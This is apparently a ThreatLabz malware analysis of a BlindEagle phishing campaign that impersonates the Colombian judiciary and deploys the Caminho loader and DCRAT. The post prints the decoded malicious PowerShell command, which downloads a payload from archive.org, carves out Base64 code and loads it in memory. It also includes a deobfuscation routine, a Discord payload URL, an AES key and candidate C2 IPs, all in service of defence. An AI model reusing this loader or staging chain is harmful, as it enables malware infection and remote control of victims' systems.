BlindEagle Deploys Caminho and DCRAT | ThreatLabz

By Gaetano Pellegrino

Published: 2025-12-16 · Archived: 2026-04-05 13:23:30 UTC

Technical Analysis

The following sections explore how BlindEagle's campaign leverages in-memory scripts, legitimate internet services like Discord, steganography, and the deployment of Caminho and DCRAT. The analysis breaks down the methods and tools used in the attack to provide a clear understanding of the execution flow.

Attack chain

The figure below summarizes the attack chain from the initial phishing email to the final payload.




Figure 1: A high-level overview of the BlindEagle attack chain leading to the execution of Caminho and DCRAT.

Compromised email

BlindEagle's attack began with a phishing email targeting a shared email address likely used and monitored by the IT team of the organization. The phishing email was sent from another shared email address belonging to the same agency, making it appear legitimate and increasing its chances of being acted upon. ThreatLabz analyzed the email metadata and the configuration of the email domain, and found the following:

- The sender and receiver domains were properly configured for email security protocols (DMARC, DKIM, and SPF). No evident flaws were observed.
- The trajectory of the phishing email from sender to recipient, appeared legitimate and didn't include any suspicious hops. All the "Received" headers referenced servers belonging to Microsoft 365 / Exchange, including the originating server.
- Despite the Microsoft 365 servers being authorized by the SPF policy, the DMARC, DKIM, and SPF checks were not applied to the email.

Based on these observations, ThreatLabz assesses that the attacker controlled the sender's email account and used it to deliver a phishing attempt to another address within the same organization. DKIM and SPF checks were likely not applied because the message was handled entirely within the organization's Microsoft 365 tenant.

Fraudulent web portal

The phishing email used a legal-themed design to lure the recipient. The email was created to appear as an official message from the Colombian judicial system, referencing a labor lawsuit with an authentic-sounding case number and date. The email pressures the recipient to confirm receipt immediately, leveraging authority, fear of legal consequences, and confidentiality warnings to trick the recipient into taking an action, namely opening the attachment.

The figure below shows the SVG image attached to the phishing email.

Figure 2: The SVG attachment included in BlindEagle's phishing email.

The image above is fully clickable, and when clicked, a Base64-encoded HTML page embedded within the SVG image is decoded and opened in a new tab.

As shown in the figure below, the HTML page mimics an official web portal from the Colombian judicial branch.




Figure 3: Fraudulent web portal presented to the user during BlindEagle's attack.

The fraudulent web portal is designed to deliver a JavaScript file named *ESCRITO JUDICIAL AGRADECEMOS CONFIRMAR RECIBIDO NOTIFICACION DE ADMISION DEMANDA LABORAL ORDINARIA E S D.js*, which downloads automatically a few seconds after the user opens the portal.

JavaScript files and PowerShell command

After the user double-clicks on the fraudulent receipt downloaded from the fraudulent web portal, a file-less attack chain composed of three JavaScript code snippets followed by a PowerShell command is initiated.

The first two JavaScript files share the same structure and purpose: deobfuscating and executing the next step. Each script begins by defining a long array of integers that represents the obfuscated payload. This array is then processed using a simple deobfuscation algorithm, which reconstructs the executable code and launches the next script in the chain.

A Python translation of this deobfuscation algorithm is provided in the code sample below.

```
def deobfuscate(obf_code: List[int], step: int) -> str:
  deobf_code = ""
  for i in obf_code:
      # int_to_char() is similar to chr() but it ignores surrogate characters.
      c = int_to_char(i - step)
      deobf_code += c
  return deobf_code
```

The third stage JavaScript file introduces added complexity by intermixing the executable code with sections containing Unicode-based comments.

As illustrated in the figure below, the deobfuscation procedure used in this step differs from the techniques applied in the previous scripts. To obtain the final payload, two replacement steps are performed. These steps strip out sequences of Unicode characters embedded in a dynamically composed string.

Figure 4: Excerpt of the last JavaScript stage executed along the attack chain.

The goal of the third JavaScript stage is to execute a PowerShell command. Specifically, it leverages Windows Management Instrumentation (WMI) to obtain a `Win32_Process` instance. The PowerShell command is executed

via the `Create()` method of the `Win32_Process` object, while the `ShowWindow` property of the `Win32_ProcessStartup` object is set to zero.


The decoded PowerShell is shown in the figure below.

```
$null = ((New-Object Net.WebClient).DownloadString(
    'https://archive.org/download/optimized_msi_20250821/optimized_MSI.png'
) -match 'BaseStart-(.*?)-BaseEnd');
$valor = $matches[1];
$assembly = [Reflection.Assembly]::Load([Convert]::FromBase64String($valor));
$olinia = '==gJkZTYmNWYyEGOyIWY2EDNjNDN1cDMkdDM5QjN4UjNlhjNkNGMmFmM5IDMkNWZlUTO0YmNhlTY1YjZ4Y2YyYWZz0TboZSN1UDMmFGO20zcpZSNkZT
NwIGO20Del9Dd4RnL3IDVHF0L4ADOxETNzITM4kzNxUjMwEDNx8yN1gTO3UDO3YTOyATN4YjMwQTMvMHduVWboNWY0RXYv02bj5CcwFGZy92Yzl1GZu4GZj9yL6MHc0RHa';
$type = $assembly.GetType('ClassLibrary1.Home');
$method = $type.GetMethod('VAI');
$method.Invoke(
    $null,
    [object[]]@(
        $olinia,
        '',
        'C:\Users\Public\Downloads\','Name_File','MSBuild',
        '',
        'MSBuild',
        '',
        'URL',
        'C:\Users\Public\Downloads\',
        'Name_File',
        'js',
        '1',
        '',
        'Task_Name',
        '1',
        'startup_onstart'
    )
);
```

zscaler | ThreatLabz

Figure 5: Decoded BlindEagle PowerShell command.

This command is designed to download an image file from the Internet Archive. Once downloaded, the script carves out a Base64-encoded payload embedded between two specific markers: `BaseStart-` and `-BaseEnd`. An example of the first marker is shown in the figure below.



zscaler | ThreatLabz

Figure 6: Content deobfuscated by the PowerShell command.

After isolating the payload, the script decodes it from Base64 format and dynamically loads it as a .NET assembly using reflection. This process culminates with the invocation of the `VAI` method within

the `ClassLibrary1.Home` class of the loaded routine.

Caminho

ThreatLabz identified the assembly loaded by the PowerShell command in the attack chain as a malware downloader known as *Caminho* (and *VMDetectLoader*), which can be traced back to May 2025. BlindEagle was one of the early adopters of Caminho, likely using it in a campaign documented in June 2025. Since that time, Caminho has been utilized by several threat actors to deliver a variety of malware, including XWorm.

Evidence suggests that Caminho may have originated within the Brazilian cybercriminal ecosystem. Two key factors support this hypothesis:

- The widespread use of this malware in attacks against Brazilian organizations.
- The presence of Portuguese words in the malware's code, including argument names as shown below.

```
public static void VAI(
string QBXtX,
string startupreg,
string caminhovbs,
string namevbs,
string netframework,
string nativo,
string nomenativo,
string persitencia,
string url,
string caminho,
string nomedoarquivo,
string extençao,
string minutos,
string startuptask,
string taskname,
string vmName,
string startup_onstart
)
```

The export `VAI` invoked by the PowerShell script contains arguments written in Portuguese, such as "caminho" meaning "path" and hence the malware's name.

The codebase of the sample analyzed by ThreatLabz is heavily obfuscated, featuring techniques such as code flattening, junk code, and anti-debugging measures.

The main purpose of the `VAI` method is to download a text file named *AGT27.txt* from the following Discord URL:

```
hXXps://cdn.discordapp[.]com/attachments/1402685029678579857/1410251798123511808/AGT27.txt?ex=68b056d5&is=68af
```

The URL is obfuscated, encoded in Base64 and reversed before being passed to the `VAI` method. Caminho deobfuscates the URL and downloads AGT27.txt using `System.Net.WebClient.downloadString()`. It is worth noting that the file never touches the disk; instead, it is loaded directly in memory.

Once the file is downloaded, AGT27.txt, which contains Base64-encoded and reversed content, is deobfuscated by Caminho. The decoded payload is then executed using a technique known as process hollowing, where a legitimate Windows utility, MSBuild.exe, is launched and hollowed out to host the malicious code. The payload injected in this case is a DCRAT executable.

DCRAT

The final stage of the attack chain delivers DCRAT, an open-source RAT developed in C# that offers a variety of features including keylogging, disk access, and more. It is one of the prevalent variants of AsyncRAT, but distinguishes itself with new capabilities, such as patching Microsoft's Antimalware Scan Interface (AMSI) to evade detection.

In this campaign, the DCRAT configuration is encrypted using AES-256 encryption, with a symmetric key of `aPZ0ze9qOhazFFqspYVRZ8BW14nGuRUe`. Additionally, the configuration includes a certificate having two critical functions:

1. The certificate is used to ensure the integrity of the configuration and prevent tampering. This particular feature is also present in DCRAT's publicly available source code.
2. The certificate is a key component for C2 server authentication. This functionality is not part of DCRAT's original source code and was added later.

The use of certificate-based server authentication allowed ThreatLabz to identify 24 hosts worldwide that expose a certificate with the same issuer, as listed in the table below.

ANALYST NOTE: Only a subset of these hosts are likely part of the infrastructure operated by the threat actor behind this attack, as DCRAT is an open-source malware available for general use.

45.74.34.32
45.133.180.138
45.133.180.154
45.153.34.67
46.246.6.9

74.124.24.240
83.147.37.31
103.20.102.130
103.20.102.151
103.186.108.212
103.236.70.158
104.194.154.39
146.70.49.42
146.70.215.50
178.16.54.45
179.13.4.196
179.13.11.235
181.131.217.135
181.206.158.190
181.235.3.119

185.18.222.5
191.91.178.101
191.93.118.254
203.104.42.92

Table 1: List of hosts exposing an X.509 certificate issued by the same source as the certificate embedded in the DCRAT sample used by BlindEagle.

Explore more Zscaler blogs
